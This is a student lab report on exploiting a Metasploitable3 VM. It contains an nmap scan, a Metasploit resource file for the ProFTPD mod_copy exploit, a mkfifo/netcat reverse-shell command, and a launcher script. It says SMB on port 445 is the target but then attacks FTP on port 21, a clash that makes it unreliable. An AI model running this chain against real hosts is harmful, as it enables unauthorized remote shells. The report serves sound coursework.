ICS 344

Project Phase 1

# 1	Installation

Both VMs installed.

Attacker IP: **192.168.16.167**

Victim IP: **192.168.16.166**

# 2	Exploitation

Service to be exploted: **SMB**

Scanning for open ports:


```
rtt min/avg/max/mdev = 0.348/0.439/0.590/0.088 ms
msf6 > nmap -sV 192.168.16.166
[*] exec: nmap -sV 192.168.16.166

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-01 14:15 EDT
Nmap scan report for 192.168.16.166
Host is up (0.00034s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE      VERSION
21/tcp   open   ftp          ProFTPD 1.3.5
22/tcp   open   ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux;
 protocol 2.0)
80/tcp   open   http         Apache httpd 2.4.7
445/tcp  open   netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp  open   ipp          CUPS 1.7
3000/tcp closed ppp
3306/tcp open   mysql        MySQL (unauthorized)
8080/tcp open   http         Jetty 8.1.7.v20120910
8181/tcp closed intermapper
MAC Address: 08:00:27:4B:78:A5 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.2.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE
: cpe:/o:linux:linux_kernel
```

Therefore port 445 will be targeted.

Task 1.1: Using Metasploit:

Starting Metasploit


Setting parameters for exploiting

```
msf6 > set RHOSTS 192.168.16.166
RHOSTS ⇒ 192.168.16.166
msf6 > set RPORT 21
RPORT ⇒ 21
msf6 > set LHOST 192.168.16.167
LHOST ⇒ 192.168.16.167
msf6 > set SITEPATH /var/www/html
SITEPATH ⇒ /var/www/html
msf6 > set PAYLOAD cmd/unix/reverse_netcat
PAYLOAD ⇒ cmd/unix/reverse_netcat
msf6 > set AllowNoCleanup true
AllowNoCleanup ⇒ true
msf6 > set CMD rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.16.167 4444 >/tmp/f
CMD ⇒ rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.16.167 4444 >/tmp/f
```

Exploiting:

Task 1.2:

ExploitFile.rc:


```
1 use exploit/unix/ftp/proftpd_modcopy_exec
2 set RHOST 192.168.16.166
3 set RPORT 21
4 set LHOST 192.168.16.167
5 set SITEPATH /var/www/html
6 set PAYLOAD cmd/unix/reverse_netcat
7 set AllowNoCleanup true
8 set CMD rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.16.167 4444 >/tmp/f
9 run
10
```

ExploitRun.sh:


```
#!/bin/bash
echo "[*] Starting reverse shell listener on port 4444..."
gnome-terminal -- nc -lvnp 4444 &

echo "[*] Running ProFTPD mod_copy exploit using Metasploit..."
msfconsole -r ExploitFile.rc
```